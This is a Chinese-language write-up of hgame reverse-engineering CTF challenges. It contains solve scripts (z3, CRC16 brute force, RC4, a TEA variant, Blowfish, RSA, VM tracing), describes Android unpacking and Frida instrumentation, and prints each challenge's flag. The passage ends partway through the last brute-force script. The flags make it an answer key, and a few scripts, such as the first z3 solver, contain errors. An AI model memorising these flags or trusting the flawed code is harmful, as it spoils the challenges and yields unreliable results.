这样的一次总和,就成为了新的output数组里的一个字符;而注意这个函数将运算结果ans换到output里的时候,output数组下标有个4*n,这说明output最后的结果是DWORD类型的,也就是单个数据32位,一共64个数据;这也和256个字节(也就是256 * 8 = 2048 = 32 * 64(单位是位))的cmp比较数组对的上号;

所以让cmp数组变为DWORD型数据,先经过owl输入的运算,再经过cat输入的运算,最后得到输入的64个字符;

这样一看,就会发现:当cmp成为已知实数的时候,在owl输入的运算中,有64个未知数(正着运算前的output),和64组方程(64个未知数分别加上指定常数的和,一共64个);这是一个线性代数,且有唯一解;同理,在cat输入的运算中也是这样;

那么思路就是解两次线性代数,写代码的时候采用z3库解方程;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
from z3 import *

cat = [] #cat和owl的数据过于庞大,就不显示出来了,都是DWORD型的,每个数字32位;
owl = []
data = [] #这是cmp已知数据;

for i in range(64): #owl和cat每个数除10;
for j in range(64):
cat[(64*i+j)] = cat[(64*i+j)] / 10
for i in range(64):
for j in range(64):
owl[(64*i+j)] = owl[(64*i+j)] / 10

s = Solver()
so = Solver()
out = [Int('out[%d]' % i) for i in range(64)] #z3设置未知数;
o = [Int('o[%d]' % i) for i in range(64)]

for i in range(64): #解第一组owl的输入方程,有解就会输出64个解;
sum = 0
for j in range(64):
sum = sum + out[j] * owl[(64*j+i)]
s.add(data[i] == sum)
if(s.check()==sat):
print(s.model())

out = [0] * 64
out = [] #输出后的数据再写入,进行第二轮运算;

for i in range(64): #解第二组cat的输入方程,有解就会输出64个解;
sum = 0
for j in range(64):
sum = sum + o[j] * cat[(64*j+i)]
so.add(out[i] == sum)
if(so.check()==sat):
int(so.model())

o = [0] * 64
o = [] #输出后的数据再写入,方便直接显示flag;

for i in range(64): #将运算后的数据换成ascii码输出最后的字符串;
o[i] = chr(o[i])
o = ''.join(o)
print(o)

多次运行补充数据后得到flag:hgame{100011100000110000100000000110001010110000100010011001111}

Week2:

xD MAZE

IDA:

main

一进主函数就能看见关键词的拼接:hgame{ + x + } ;可以通过v3,v4的赋值以及下面的 if 判断推测出x的长度是28;

右图是28个长度的v11循环运算,正好对应了 cin 输入的v11;有四个数字,对应四个方向,不同的方向会导致 j 的不同增长;

左下图是有个maze数组的判断; 如果不是空格(32),或者 j 超出了maze范围,就会失败,否则就成功;这个数组是由4096个 空格 和 # 符号组成;可以把空格想象成可以走的路,而 # 符号是围墙,通过 j 变量来操控人物走迷宫;

那可以写一个简单的迷宫算法,模拟 j 变量走通迷宫,并记录 j 变量如何增长,对应的 v11 输入是怎么样的情况;

代码如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
maze = [] #4096个数据太多,不写出来

flag = [0] * 28 #输入的数据
j = 0
i = 0
n = [0] * 28

while(i<28):
if ((maze[j+1]==32)&(n[i]!=1)): #while是主体算法
flag[i] = 3 #每次判断四个方向,并用n变量记录这次选的方向
n[i] = 1 #当下一次这条路不通就退回去,并根据上次的n变量不选择上一次的路
j = j + n[i]
i = i + 1
continue
if ((maze[j+8]==32)&(n[i]!=8)):
flag[i] = 2
n[i] = 8
j = j + n[i]
i = i + 1
continue
if ((maze[j+64]==32)&(n[i]!=64)):
flag[i] = 1
n[i] = 64
j = j + n[i]
i = i + 1
continue
if ((maze[j+512]==32)&(n[i]!=512)):
flag[i] = 0
n[i] = 512
j = j + n[i]
i = i + 1
continue
i = i - 1
j = j - n[i]

for i in range(28): #while后就把flag都找出来了,下面在做字符串转换,以方便打印flag
if(flag[i]==0):
flag[i] = 48
if(flag[i]==1):
flag[i] = 49
if(flag[i]==2):
flag[i] = 50
if(flag[i]==3):
flag[i] = 51

for i in range(28):
flag[i] = chr(flag[i])

flag = ''.join(flag)
flag = 'hgame{' + flag + '}'

print(flag)

运行后得到flag:hgame{3120113031203203222231003011}

upx magic 0

这道题很怪,它的题目是和upx压缩保护有关,但用IDA并没有发现这是个包装程序;

IDA分析:

function

进入start函数后,可以找到一个叫 sub_400BBD 的函数,进入后,发现这就是要找的目标函数(右图);

输入32个字符,用输入的字符进行for运算,最后变成chan变量;

然后用chan变量和v14变量比较与否;那么可以用给的v14变量通过for的逆运算算回输入的字符;或者爆破;

代码如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
d = [0] * 33 #输入的data

p = [0x00008D68, 0x00009D49, 0x00002A12, 0x0000AB1A, 0x0000CBDC, 0x0000B92B, 0x00002E32, 0x00009F59, 0x0000DDCD, 0x00009D49, 0x0000A90A, 0x00000E70, 0x0000F5CF, 0x00000A50, 0x00005AF5, 0x0000FF9F, 0x00009F59, 0x0000BD0B, 0x000058E5, 0x00003823, 0x0000BF1B, 0x000078A7, 0x0000AB1A, 0x000048C4, 0x0000A90A, 0x00002C22, 0x00009F59, 0x00005CC5, 0x00005ED5, 0x000078A7, 0x00002672, 0x00005695,0]

j = 30 #p是已知变量v14
i = 0

while(i<32):
while(j<128): #使用爆破找 30 ~ 128 之间满足算法的数字;
d[i] = j
v = d[i] << 8
for k in range(8):
if((v&0x8000)!=0):
v = (2*v) ^ 0x1021
else:
v = 2*v
if(p[i] == v & 0xffff): # &运算规范位数
i = i + 1
j = 30
else:
j = j + 1

d[32] = 0 #为打印flag字符串做准备
d.remove(0)
for i in range(32):
d[i] = chr(d[i])

d = ''.join(d)
d = 'hgame{' + d + '}'
print(d)

运行后得到flag:hgame{noW_YOukoNw-UPxmAG|C_@Nd~crC16}

fake shell

运行程序后,是一个模仿 Linux 终端的玩意儿,打开flag.txt需要sudo密码:

shell

没办法就开IDA:

function

从左往右看,第一张图是main函数,找到使用sudo命令后运行的函数:sub_559D9EE5B9E9;

第二张是进入这个函数后的内容,可以看到需要输入密码v4,32个字符长度,然后进入加密函数:rc4;

第三张就是rc4的加密了,先用rc4_init函数和已知密钥:aHappyhg4me字符串创建Sbox,再用rc4_crypto加密输入数据,最后用加密后的数据与v7变量比较与否;

因为rc4加密的异或运算,导致加密后的数据再用原函数加密一遍就可以变回加密前的数据;

所以代码如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
data = [0xB6, 0x94, 0xFA, 0x8F, 0x3D, 0x5F, 0xB2, 0xE0, 0xEA, 0x0F, 0xD2, 0x66, 0x98, 0x6C, 0x9D, 0xE7, 0x1B, 0x08, 0x40, 0x71, 0xC5, 0xBE, 0x6F, 0x6D, 0x7C, 0x7B, 0x09, 0x8D, 0xA8, 0xBD, 0xF3, 0xF6]
box = [0x6C, 0xA8, 0x54, 0xD3, 0xD1, 0xFC, 0x87, 0x2F, 0xF7, 0xE4, 0x74, 0x5F, 0x1B, 0xA4, 0x22, 0x6A, 0xEF, 0x17, 0x4F, 0x04, 0xB4, 0x3D, 0x40, 0x36, 0xA0, 0x32, 0x5B, 0x1D, 0x8A, 0x57, 0xAD, 0xFD, 0x7D, 0xF6, 0x48, 0xE2, 0x7F, 0xD4, 0x1A, 0x1F, 0x15, 0x9F, 0xC0, 0x89, 0xBB, 0x3F, 0x3A, 0x73, 0x28, 0x00, 0x1C, 0xA3, 0x2E, 0x6D, 0x68, 0xC5, 0x0E, 0x18, 0x90, 0x0D, 0x0A, 0xD6, 0x4D, 0x45, 0xFF, 0xDB, 0x11, 0xDA, 0x95, 0x53, 0x5A, 0x72, 0x2D, 0xA1, 0x0F, 0x50, 0x7A, 0xB0, 0xBC, 0x8D, 0xBA, 0xCC, 0x56, 0x88, 0xCF, 0xCB, 0xC7, 0x26, 0x80, 0x42, 0x9E, 0x7C, 0x07, 0xF0, 0xE9, 0x49, 0xDF, 0x71, 0x98, 0x6B, 0xB1, 0xB5, 0xE7, 0xF8, 0x67, 0x24, 0xBF, 0x46, 0x77, 0xE5, 0x8E, 0x0B, 0x29, 0x63, 0x85, 0x34, 0x62, 0xD2, 0x4E, 0xED, 0xA7, 0x41, 0x8C, 0xD7, 0x43, 0x60, 0xD9, 0xB8, 0xEC, 0xD5, 0xB6, 0x92, 0x08, 0xC1, 0x5D, 0x86, 0x0C, 0x44, 0x7B, 0xCA, 0xAB, 0xE0, 0x96, 0x83, 0x2A, 0x3C, 0xB7, 0xDD, 0xDC, 0x3B, 0x19, 0x99, 0xD0, 0xA9, 0xDE, 0xC6, 0x02, 0xD8, 0x5C, 0xF3, 0x52, 0x9B, 0x09, 0x64, 0x30, 0x91, 0xC9, 0xC3, 0xF2, 0x2C, 0x25, 0xE6, 0x9C, 0xEE, 0x10, 0x13, 0x81, 0x20, 0x59, 0xFE, 0xFB, 0xAA, 0xCD, 0x16, 0x27, 0x76, 0xFA, 0x33, 0xB9, 0xE1, 0x1E, 0xF5, 0x4C, 0xEA, 0xF1, 0xBE, 0xF4, 0x05, 0xA2, 0x93, 0x2B, 0xA5, 0x12, 0xA6, 0x21, 0xE8, 0x51, 0xCE, 0x79, 0x6F, 0x66, 0x9D, 0x84, 0x01, 0x5E, 0x8F, 0x6E, 0x9A, 0x3E, 0xAE, 0x7E, 0x06, 0x14, 0xEB, 0x82, 0xE3, 0x97, 0x69, 0x35, 0x23, 0x61, 0xB2, 0xB3, 0x94, 0x03, 0x39, 0xC4, 0x47, 0xBD, 0xAC, 0x78, 0x55, 0xAF, 0x37, 0xC2, 0x4A, 0x70, 0x65, 0x75, 0x8B, 0x31, 0xC8, 0x4B, 0x38, 0x58, 0xF9]
#data是v7比较数据,box是偷懒调试经过rc4_init函数后直接复制出来用
v5 =0
v6 = 0

for i in range(32): #rc4加密主体
v5 = (v5+1) % 256
v6 = (v6+box[v5]) % 256
v4 = box[v5]
box[v5] = box[v6]
box[v6] = v4
data[i] = data[i] ^ box[(box[v5]+box[v6])%256]

for i in range(32): #变字符串得到sudo密码
data[i] = chr(data[i])
data = ''.join(data)
print(data)

结果发现sudo密码就是flag:hgame{s0meth1ng_run_bef0r_m4in?}

creakme2

IDA:

main

这是main函数,首先定义了一个num数组,然后输入32个字符,接着经过四次crypto加密,而从定义变量可以看出,input只有8个长度,所以这四个加密的意义就是把32个字符分成了四分,每份8个字符进入crypto单独加密,之后再拼凑在一起;最后把运算出来的字符串与cmp变量比较与否;

再来看crypto函数:

crypto

输入的a1是稳定的32,用于循环控轮次;输入的a2是8个字符;输入的a3是num数组;

这个for运算,是让前4个字符用后4个字符和num以及v4运算得到;让后4个字符通过变化后的前4个字符和v4以及不变的num运算得到;这个过程持续32轮;

那么可以倒着来算,把数据算回来;用给定的比较数组cmp当已知,先算后4个字符,因为变化后的v4和前4个字符是已知的,就可以减回去;之后减一遍v4,就可以用还原的后4个字符与v4算前4个字符了,然后持续32轮;

这个算法肯定没问题,但就是算不对,因为最终的v4应该变为0,但运算结果v4却不是0;

是什么原因呢?打开汇编层代码进行查找,于是就发现了一个神奇的东西:

asm

这一部分是翻译为了 v4 += 9E3779B1;[rsp+58h+var_38] 这个地址,代表的就是v4;

可以看出上半部分的运算是没问题的,确实翻译成伪代码就是这个意思;但之后它把eax右移31位(这个时候eax等于v4)得到符号位,然后传送给ecx,之后用ecx来做除法,如果这个数是正数,那么符号位为0,这样算肯定有问题;所以就会有异常处理;

一旦出现了异常处理,就会使得下半部分的运算进行,把v4异或上0x1234567;这就是为什么光看伪代码找不出错误原因的地方;按照它这个思路,可以写出如下代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
#include<stdio.h>

unsigned int data[8] = {
0x457E62CF, 0x9537896C, 0x1F7E7F72, 0xF7A073D8, 0x8E996868, 0x40AFAF99, 0x0F990E34, 0x196F4086
}; //data是cmp比较数据
unsigned int num[10] = {1,2,3,4,5,6,7,8,9,0};
unsigned int v4;
unsigned int v5,v6;
unsigned int sign; //表示符号的数

int main()
{
int i,j;
int box[32];
unsigned int flag[32];
char ascii[33];
for(j=0;j<8;j+=2) //分四组运算
{
v5 = data[j];
v6 = data[j+1];
v4 = 0;

for(i=0;i<32;i++) //算出v4的32轮中的情况并记录,以方便倒着算;
{
v4 += 0x9E3779B1;

sign = v4 >> 31;

if(sign==0) //模拟异常处理
{
v4 ^= 0x1234567;
}
box[i] = v4;
}

for(i=31;i>=0;i--) //倒着算
{
v6 -= (num[(box[i] >> 11) & 3] + box[i]) ^ (v5 + ((v5 >> 5) ^ (16 * v5)));

v5 -= (num[box[i-1] & 3] + box[i-1]) ^ (v6 + ((v6 >> 5) ^ (16 * v6)));
}

data[j] = v5;
data[j+1] = v6;
}

for(i=0;i<32;i++) //下面在为输出flag字符串准备,因为data是DWORD型数组
{
flag[i] = (data[i/4] << 8*(4-((i+1)%4))) >> 24;
}
for(i=0;i<32;i++)
{
ascii[i] = flag[i];
}
ascii[32] = '\0';
printf("%s",ascii);
return 0;
}

运行后得到flag:hgame{SEH_s0und5_50_1ntere5ting}

upx magic 1

这个是用upx加壳的内容,用checksec就可以知道,但upx -d 命令对它没用;

upx1

用十六进制查看器搜索upx后发现原标准标记upx! 被改成了upx? 所以搜搜机器没有发现它是一个upx加壳;

将改过的标记改回来后脱壳:

upx2

之后用IDA:

function

左上是start起始位置,进入sub_400B8D函数,可以从文中知道这个就是main函数;

可以看出,输入的flag长度需要为37,然后进行for循环的运算,之后与v14进行比较与否,这系列操作就和upx0一模一样了;

解题代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
d = [0] * 38 #输入的data

p = [0x00008D68, 0x00009D49, 0x00002A12, 0x0000AB1A, 0x0000CBDC, 0x0000B92B, 0x00002E32, 0x00009F59, 0x0000DDCD, 0x00009D49, 0x0000A90A, 0x00000E70, 0x0000F5CF, 0x00005ED5, 0x00003C03, 0x00007C87, 0x00002672, 0x0000AB1A, 0x00000A50, 0x00005AF5, 0x0000FF9F, 0x00009F59, 0x0000BD0B, 0x000058E5, 0x00003823, 0x0000BF1B, 0x000078A7, 0x0000AB1A, 0x000048C4, 0x0000A90A, 0x00002C22, 0x00009F59, 0x00005CC5, 0x00005ED5, 0x000078A7, 0x00002672, 0x00005695,0]

j = 30 #p是已知变量v14
i = 0

while(i<37):
while(j<128): #使用爆破找 30 ~ 128 之间满足算法的数字;
d[i] = j
v = d[i] << 8
for k in range(8):
if((v&0x8000)!=0):
v = (2*v) ^ 0x1021
else:
v = 2*v
if(p[i] == v & 0xffff): # &运算规范位数
i = i + 1
j = 30
else:
j = j + 1

d[37] = 0 #为打印flag字符串做准备
d.remove(0)
for i in range(37):
d[i] = chr(d[i])

d = ''.join(d)
d = 'hgame{' + d + '}'
print(d)

运行后得到flag:hgame{noW_YOukoNw-rea1_UPxmAG|C_@Nd~crC16}

Week3:

Answer’s Windows

这是个模拟 Windows面板,需要输入密码;

可以想到用IDA搜索显示正确或错误的句子,而IDA里搜不出中文,可以想到是用了图片;

locked

使用IDA搜索:true,right,false,lose,win,wrong 这些特殊字样,会发现两个图片叫做right和wrong,跳转之后,会发现if的比较字符串:

main

而根据静态分析和动态调试可以发现它将输入的字符串进行了base64加密,又因为反调试将调试中的base64码表换成了错误的,导致怎么也得不到比较用的字符串;但能够发现比较数据有常规base64所没有的奇怪符号;于是去字符串列表里搜索123456789(赌码表含连续数字)连着的数据,可以发现所需要的码表;

于是有了下面两组数据:

1
2
3
//  ;'>B<76\=82@-8.@=T"@-7ZU:8*F=X2J<G>@=W^@-8.@9D2T:49U@1aa  比较数据

// !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`a 码表

为什么码表以a结尾呢?因为比较数据后面跟着两个a,和原base64加密结果后面跟= 异曲同工;

还有个坑,可以看到图中的比较数据和得出的比较数据有所不同,原因在于 \ 是转义符,需要消掉解密,在没消掉之前,可以得到解除的明文是hgame开头,可后面是乱码;

此时解密得到flag:hgame{qt_1s_s0_1nteresting_so_1s_b4se64}

creakme3

这是PCC架构的文件,和以往的arm,x86有所不同,由PowerPC编译,所以IDA不能分析,linux不能运行;

此题有提示,使用Ghidra分析便可得知主体逻辑;

Ghidra下载:https://github.com/NationalSecurityAgency/ghidra

此时可以看到main的逻辑:

main

可以看到最中间的while()函数,他在给关于a的偏移进行排序,点击进入a后,发现是.data节中的一些数据,它们有规律:每8个字节为一个单位,初始是ascii码范围的hex值,加上4个字节后,变为一个比较大的数字;而在中间的while()函数中,排序是乘上8加了4,所以在利用较大的数字比大小,而最后putchar()进行输出,只是乘上了8,可以想到这个main函数的逻辑便是由每个单位的较大数字排序,最后输出排序后的ascii码,这应该便是flag了;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
#include<stdio.h>

struct ai //ch是ascii码,index代表较大数字
{
int ch;
int index;
};
struct ai a[89] =
{
{ 48, 20093 }, { 48, 26557 }, { 48, 31304 }, { 48, 33442 }, { 48, 37694 }, { 49, 39960 }, { 50, 23295 }, { 50, 27863 }, { 50, 42698 }, { 50, 48505 }, { 50, 52925 }, { 51, 12874 }, { 51, 12946 }, { 51, 14597 }, { 51, 17041 }, { 51, 23262 }, { 51, 28319 }, { 51, 42282 }, { 51, 48693 }, { 51, 52067 }, { 53, 32571 }, { 56, 14612 }, { 56, 45741 }, { 57, 14554 }, { 57, 20048 }, { 57, 27138 }, { 57, 45327 }, { 66, 30949 }, { 95, 32502 }, { 95, 35235 }, { 95, 36541 }, { 95, 38371 }, { 97, 29658 }, { 100, 21388 }, { 100, 25403 }, { 100, 40604 }, { 100, 46987 }, { 100, 51302 }, { 101, 12974 }, { 101, 30329 }, { 102, 10983 }, { 102, 19818 }, { 102, 22280 }, { 102, 26128 }, { 102, 41560 }, { 102, 47116 }, { 102, 51333 }, { 103, 28938 }, { 103, 31988 }, { 104, 16246 }, { 104, 28715 }, { 104, 41966 }, { 104, 44368 }, { 104, 47815 }, { 105, 16420 }, { 105, 35362 }, { 105, 49237 }, { 106, 11090 }, { 106, 50823 }, { 107, 24320 }, { 107, 50199 }, { 108, 24962 }, { 109, 30171 }, { 110, 15457 }, { 110, 18838 }, { 110, 24001 }, { 111, 11638 }, { 111, 32023 }, { 111, 43291 }, { 112, 39661 }, { 114, 17872 }, { 114, 33895 }, { 114, 43869 }, { 115, 20611 }, { 115, 25122 }, { 115, 36243 }, { 115, 37434 }, { 115, 38686 }, { 115, 46266 }, { 115, 51077 }, { 116, 13656 }, { 116, 34493 }, { 116, 38712 }, { 117, 14096 }, { 117, 38777 }, { 119, 12095 }, { 119, 17629 }, { 123, 30945 }, { 125, 40770 }
};

int main()
{
for(int i=0;i<89;i++)
{
for(int j=0;j<89;j++)
{
if(a[i].index<a[j].index)
{
struct ai temp = a[i];
a[i] = a[j];
a[j] = temp;
}
}
}
for(int i=0;i<89;i++)
{
putchar(a[i].ch);
}
return 0;
}

运行后得到flag:hgame{B0go_50rt_is_s0_stup1d}

hardened

使用jeb分析发现只有SecShell,应该是被加壳了;

使用BlackDex进行脱壳;(下载地址:https://github.com/CodingGay/BlackDex)

脱壳后会在java代码中发现加载了 libenc.so 库,调用了两个本地方法,其中加密部分就在这个库里;

查看 AES 加密 key、iv 的引用可以发现混淆加密的部分;

unshell

字符串混淆的解密可以用frida;

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
//script.js
function print_string(addr) {
var base_hello_jni = Module.findBaseAddress("libenc.so");
var addr_str = base_hello_jni.add(addr);
console.log("addr:", addr, " ", ptr(addr_str).readCString());
}

/* frida -U -f com.example.secretsong -l C:\Users\chz\Desktop\script.js --no-pause
____
/ _ | Frida 14.2.12 - A world-class dynamic instrumentation toolkit | (_| |
> _ | Commands:
/_/ |_| help -> Displays the help system
. . . . object? -> Display information about 'object'
. . . . exit/quit -> Exit . . . .
. . . . More info at https://frida.re/docs/home/
Spawned `com.example.hardened`. Resuming main thread!
[M5 Note::com.example.hardened]-> print_string(0x31070)
addr: 200816 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/= [M5 Note::com.example.hardened]-> print_string(0x31020)
addr: 200736 JUST_A_NORMAL_KEY_FOR_YOU_TO_DEC
[M5 Note::com.example.hardened]-> print_string(0x31050)
addr: 200784 you_find_me!!!!! */

之后异或回去就能解字符串;

解密得到flag:hgame{cONGraTUl4T|0N5!N0w_yoU_C4n_eN?OythEMUsIc}

decrypt

fishman

原码中用了 init 和 check 函数;

使用IDA分析fishman库,字符串搜索 init 以及 check:

init

可以找到init和check的函数入口,进入过后,可以在init函数里发现一些运算,根据搜索运算所给的数据和格式,可以知道这是blowfish加密;

此时根据加密规则可以找到,密钥就是aLetUD:LET_U_D;

而比较数据就存在于check函数里,果不其然,会输出win或者lose:

check

于是使用blowfish的解密库解密:(blowfish库下载:https://github.com/xtbanban/blowfish)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
#include<stdio.h>
#include "blowfish.h"

/*
需要加入自带 blowfish.C 代码
*/

void main()
{
long long out[4] = {
-5409505419495256385LL,
1428749241468231806LL,
6435326525834898959LL,
2019834963917240364LL
};
BLOWFISH_CTX ctx;

int i;
Blowfish_Init(&ctx, (uint8_t *)"LET_U_D", 7); //初始密钥
for(i=0; i<4; i++)
{
Blowfish_Decrypt(&ctx, (char *)out + 8*i, (char *)out + 8*i + 4);
}
printf("%s\n",(char *)out);
}

运行后得到flag:hgame{D0_y0u_re411V_11k3_9Vthon}

Week4:

( WOW )

IDA分析:

main

可以看到main函数里先输入容纳40长度的内容,然后进行一次for循环里的加密,从input变成output;

之后与比较数据比较与否,输出错误或者正确,但后面还有个for循环,后面这个是把output输入,变成input,猜想一下它可能是解密;

尝试将output直接修改为cmp的数据,查看解密内容:

answer

由此可得flag:hgame{WOWOW_h@ppy_n3w_ye4r_2022}

补充:这个题的加密是不常规的DES加密,DES加密为对称加密,即一组密钥即可完成加解密;核心思想为扩散混淆,扩散即为将明文的1个字符扩展为密文中的多个;混淆即为算法多层,让密钥和密文的关联更难找到;

server

IDA:

main

可以看到函数列表里有个叫 main_main 的主函数,说明这是go语言;

其中还有个函数叫做 main_encrypt ,既然是加密就应该有数据才对,打开汇编模式,可以发现伪代码中看不到的数据;

根据汇编更改 math_big函数的输入参数:

1
__int64 __usercall math_big___ptr_Int__SetString@<rax>(char *str@<rbx>, __int64 a2@<rax>, int a3@<edi>, int a4@<ecx>)

可以变为:

change

也可以用同样的原理,右键其他无参函数,点 set call type ,然后更改,最后可以修复encrypt函数看到原理:

for and XOR

发现在经过之前的加密后,进行了异或;且长度为153;

总之,根据标记符号函数名称和数据判断,这是RSA加密加上异或;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
from Crypto.Util.number import * 
#pip install pycryptodome -i https://pypi.tuna.tsinghua.edu.cn/simple
import gmpy2
#pip install gmpy2

a = [99,85,4,3,5,5,5,3,7,7,2,8,8,11,1,2,10,4,2,13,8,9,12,9,4,13,8,0,14,0,15,13,14,10,2, 2,1,7,3,5,6,4,6,7,6,2,2,5,3,3,9,6,0,11,13,11,0,2,3,8,3,11,7,1,11,5,14,5,0,10,14,15, 13,7,13,7,14,1,15,1,11,5,6,2,12,6,10,4,1,7,4,2,6,3,6,12,5,12,3,12,6,0,4,15,2,14,7,0 ,14,14,12,4,3,4,2,0,0,2,6,2,3,6,4,4,4,7,1,2,3,9,2,12,8,1,12,3,12,2,0,3,14,3,14,12,9 ,1,7,15,5,7,2,2,4]

for j in range(256): # 爆破
num = j
a = [99,85,4,3,5,5,5,3,7,7,2,8,8,11,1,2,10,4,2,13,8,9,12,9,4,13,8,0,14,0,15,13,14,10,2, 2,1,7,3,5,6,4,6,7,6,2,2,5,3,3,9,6,0,11,13,11,0,2,3,8,3,11,7,1,11,5,14,5,0,10,14,15, 13,7,13,7,14,1,15,1,11,5,6,2,12,6,10,4,1,7,4,2,6,3,6,12,5,12,3,12,6,0,4,15,2,14,7,0 ,14,14,12,4,3,4,2,0,0,2,6,2,3,6,4,4,4,7,1,2,3,9,2,12,8,1,12,3,12,2,0,3,14,3,14,12,9 ,1,7,15,5,7,2,2,4]
for i in range(len(a)-1,-1,-1):
num ^= a[i]
a[i] = a[i] ^ num
for i in range(len(a)-1,-1,-1):
num ^= a[i]
a[i] = a[i] ^ num
try: # 将无法转换的情况直接丢弃,说明该情况必然不是flag
enc = int("".join(map(chr,a)))
except ValueError:
continue

p = 92582184765240663364795767694262273105045150785272129481762171937885924776597
q = 107310528658039985708896636559112400334262005367649176746429531274300859498993
e = 950501
r = (p-1)*(q-1)
d = gmpy2.invert(e,r)
m = pow(enc,d,p*q)
print(long_to_bytes(m))

运行得到flag:hgame{g0_and_g0_http_5erv3r_nb}

ezvm

IDA:

main

可以看出主函数输入后进入switch;

翻译出每个case对应操作,恢复程序逻辑:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
	VM_START

OP_PUSH_NUM |
OP_POP_EBX |'\n'

OP_PUSH_NUM |
OP_POP_ECX |-5
.input:
OP_STREAM_IN |eax
OP_PUSH_EAX |
OP_ADD |edx,1
OP_CMP |eax,ebx
OP_JNE |ecx .input

.check_len:
OP_SUB |edx,1
OP_PUSH_NUM |
OP_POP_EBX |32

OP_PUSH_NUM |
OP_POP_ECX |47

OP_MOV |eax,edx
OP_PUSH_EAX
OP_CMP |eax,ebx
OP_JNE |ecx .exit

OP_PUSH_NUM
OP_POP_ECX |-10

OP_PUSH_NUM
OP_POP_EDX |0
.enc:
OP_GET_MEM |eax,stack[edx]
OP_PUSH_NUM |
OP_POP_ESI |xor_key
OP_MUL |eax,2
OP_XOR |eax,esi
OP_SET_MEM |stack[edx],eax
OP_ADD |edx,1
OP_MOV |eax,edx
OP_CMP |eax,ebx
OP_JNE |ecx .enc

OP_PUSH_NUM
OP_POP_EDX |0

OP_PUSH_NUM |-17

OP_PUSH_NUM |21
.check
OP_PUSH_NUM |
OP_POP_EBX |cipher
OP_GET_MEM |eax,stack[edx]
OP_CMP |eax,ebx
OP_POP_EAX
OP_PUSH_EAX
OP_POP_ECX
OP_JNE |ecx .exit
OP_POP_ECX
OP_POP_EBX |
OP_PUSH_EBX |
OP_PUSH_ECX |
OP_PUSH_EAX
OP_ADD |edx,1
OP_MOV |eax,edx
OP_CMP |eax,ebx
OP_JNE |ecx .check


OP_PUSH_NUM
OP_POP_ECX |2

OP_PUSH_NUM |
OP_POP_EBX |0

OP_PUSH_NUM
OP_POP_EDX |-6
.success:
OP_PUSH_NUM |
OP_POP_EAX |str

OP_CMP |eax,ebx
OP_JE |ecx .exit
OP_STREAM_OUT |eax
OP_JMP |edx .success

.exit:
VM_EXIT

由此代码:

1
2
3
4
5
6
7
8
9
10
xor_keys = [94, 70, 97, 67, 14, 83, 73, 31, 81, 94, 54, 55, 41, 65, 99, 59, 100, 59, 21, 24, 91, 62, 34, 80, 70, 94, 53, 78, 67, 35, 96, 59]

plain_text = []

cipher = [142, 136, 163, 153, 196, 165, 195, 221, 25, 236, 108, 155, 243, 27, 139, 91, 62, 155, 241, 134, 243, 244, 164, 248, 248, 152, 171, 134, 137, 97, 34, 193]

for i in range(0,32):
plain_text.append(chr((cipher[i]^xor_keys[i])//2))

print(''.join(plain_text))

运行可得flag:hgame{Ea$Y-Vm-t0-PrOTeCT_cOde!!}

hardasm

IDA:

main

可以看到伪代码的main函数显示的也是__asm,汇编指令;

根据汇编指令可以搜索出,这是AVX2 指令集;

具体思路就是给 ymm1~ymm7 寄存器赋值,然后进行运算,ymm0是输入数据;

但运算过程过于庞大,而且不会这个指令集;又因为ymm0到比较与否的区域始终没有改变,所以可以爆破;

在比较数据的地方下个断点,调试的时候输入 hgame{aaaaaaaaaaaaaaaaaaaaaaaaa} 共32个字符串(因为scanf的格式为%32s),这时候可以发现:[rsp+70h+var_50] 的地方从原来的输入数据,变为了6个0xFF;

cmp

这是因为比较后,因为前6个字符输入的都是正确的,而其他错误,所以其他的都成为了false,0;

那么就可以使用python的 subproccess 子程序模块,在运行脚本时对该程序进行操作,使其循环找到32个0xFF;

subprocess菜鸟教程:https://www.runoob.com/w3cnote/python3-subprocess.html

既然要找0xFF,那么需要从子程序中返回0xFF才行;

根据程序的输出可知:通过rcx将 error字符串或success字符串 打印出:

print

那可以patch程序,将[rsp+70h+var_50]处的内容传递给rcx,以此打印;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import subprocess
real_flag="hgame{" #绝对正确的前6个字符
cur_index=6 #当前爆破的位置
while cur_index<32:
for i in range(32,128): #当前爆破的位置上的字符
real_flag_arr = [0] * 32

for j in range(len(real_flag)): #正确的先复制一下
real_flag_arr[j]=ord(real_flag[j])
real_flag_arr[len(real_flag_arr)-1]=ord("}") #最后一个字符"}"固定

for j in range(len(real_flag_arr)-2,cur_index,-1): #除了当前爆破的位置,其他位置 上都设置为32(空格)
real_flag_arr[j]=32

real_flag_arr[cur_index]=i #设置当前爆破的位置上的字符
real_flag_arr_s="".join(chr(k) for k in real_flag_arr) #输入到程序中的字符串
